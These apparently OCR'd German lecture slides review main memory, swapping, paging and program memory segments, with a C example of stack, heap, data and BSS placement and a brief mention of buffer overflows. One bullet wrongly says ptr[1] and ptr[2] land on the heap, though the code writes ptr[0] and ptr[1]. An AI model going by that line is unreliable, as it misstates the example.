
Wiederholung: Funktionsweise von Computern

Hauptspeicher



Informationen im Hauptspeicher speichern


- **Problem**: Speicherbedarf für Prozesse (Programmcodes und Daten) insgesamt größer als der Hauptspeicher
- Lösungen
- **Swapping:**
  - Aus- und Einlagern kompletter Prozesse
  - Anzahl, Größe und Ort der Partitionen sind variabel
  - macht Relozierung (Anpassung der Speicheradressen) erforderlich
  - Speicherverwaltung mit Bitmaps
- **Paging**
  - Die Teile des in Ausführung befindlichen Programms, die gerade gebraucht werden, werden im Hauptspeicher vorgehalten.
  - Die anderen Programmteile liegen teilweise auf der Festplatte.
  - Prozesse verwenden einen virtuellen Adressraum
  - Die Einheiten heißen Seiten (Pages), haben feste Größe



Programmspeicher

Programmspeicher

Segmente



Programmspeicher

- Um ein Programm auszuführen, werden seine Daten in unterschiedliche Speichersegmente unterteilt:
  - **Text Segment**: Ausführbarer Code (read only)
  - **Data Segment**: Statische / Globale Variablen, initialisiert vom Programm
  - **BSS Segment**: uninitialisierte Statische / Globale Variablen, werden vom Betriebssystem mit Nullen gefüllt
  - **Heap**: Bereich für dynamische Speicherzuweisung
  - **Stack**: lokale Variablen, die in Funktionen definiert werden, Return Adressen, Funktionsargumente

Buffer Overflow

- Kann im **Stack** und im **Heap** auftreten


Programmspeicher


Beispiel

```
int x = 100;
int main()
{
          // data stored on stack
          int a=2;
          float b=2.5;
          static int y;

          // allocate memory on heap
          int *ptr = (int *) malloc(2*sizeof(int));

          // values 5 and 6 stored on heap
          ptr[0]=5;
          ptr[1]=6;

          // deallocate memory on heap
          free(ptr);

          return 1;
}
```

Beispiel

- x wird im Programm initialisiert und landet im **Data Segment**
- y ist statisch und uninitialisiert, landet im **BSS Segment**
- a und b sowie ptr sind lokale Variablen die im **Stack gespeichert** werden
- ptr ist ein Pointer auf einen Speicherbereich
- Die Werte für ptr[1] und ptr[2] landen im **Heap**



